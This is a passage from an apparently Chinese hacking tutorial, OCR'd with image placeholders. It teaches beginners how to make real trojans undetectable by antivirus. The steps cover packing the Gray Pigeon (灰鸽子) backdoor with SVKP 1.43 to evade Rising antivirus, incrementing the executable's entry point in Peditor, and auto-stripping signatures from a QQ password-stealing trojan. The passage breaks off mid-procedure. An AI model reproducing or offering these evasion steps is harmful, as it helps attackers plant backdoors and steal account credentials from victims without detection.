


图1

2.现在轮到我们的猛壳svkp1.43登场了。在使用猛壳加载灰鸽子前，记得先把杀病毒软件给关闭了。打开猛壳svkp1.43并加载木马，如图2，这个猛壳里还有使用“注册密钥”等更安全的加密功能，我们先什么都不用，直接点“加密”按扭，加密过程有点儿慢，大家等待几秒后，进入到木马的文件夹下就会发现多出一个Server.exe.BAK文件，这个文件就是我们加密前备份的原灰鸽子的服务端，如图3。

3.我们打开瑞星杀毒软件再次对Server.exe进行查杀，结果显示已经查不到木马了，如图4。呵呵，这个壳果然不简单吧，并不需要其它修改，直接加壳就可以躲过最新的瑞星了。




图2




图3




图4




图5

二、入口点+1免杀法

对于不懂得汇编语言而又想制作免杀后门或木马的朋友，这个方法是最适合的了，因为这个方法不需要手动修改大量的代码，只需要找到后门的入口点并且在入口点16进制的数上+1即可。

1.首先打开Peditor工具并且加载灰鸽子，如图5。

2.现在我们要做的就是修改入口点“000A1E48”的值，我们在这个值的基础上+1，修改后结果就是“000A1E49”。

3.最后点击“应用更改”按扭，如果此时显示图6的提示，就说明更新成功了。现在免杀版的灰鸽子就很简单的制作完毕了。很容易吧，但是要注意，不是所有的后门或木马这么修改后都可以起到免杀的效果的，最好和上面的加生僻壳的方法来结合使用，免杀效果会更佳。




图6

三、特征码修改免杀法

这种通过修改木马特征码来实现木马免杀的效果极强，但是也有不足之处，我们知道目前市面上的杀毒软件诸如卡巴斯基、KV、瑞星等它们查找病毒的特征码是不一样的，所以说这种方法更适用于对付某一种杀毒软件。对制作免杀有经验的朋友或许都听说过CCL这个特征码提取工具吧，它可以把木马的特征码提取出来，然后使用OD进行打乱特征码顺序的方法来实现。这个过程我试过很多次，虽然说能够成功，但是过程的复杂再加上操作的困难，相信菜鸟们看了一定会头痛的，所以这次我介绍一个全自动特征码提取工具——“冰枫文件防火墙”，它可以自动的把木马特征码提取出来，而且也不用我们使用OD修改，直接就可以使用无特征码的木马了。这么好的东西，各位菜鸟们绝对不要错过哟，现在我就来演示一下如何使用它来制作免杀的阿拉QQ大盗！

1.打开“冰枫文件防火墙”，点击“改特征码”按扭，如图7。




图7

2.在“源文件”里载入我们的“QQ大盗.exe”，“保存到”栏选择我们要保存到的文件夹，然后点击“开始”，现在这个工具就会向我们要保存的那个文件夹里生成大量有病毒特征的文件和无特征的，我们怎么来区分它们呢？很简单，我们只需要打开杀毒软件并对这个文件夹杀毒，凡是有病毒特征的文件就都会被杀掉了，如图8。生成的28个文件竟然有24个带毒的。

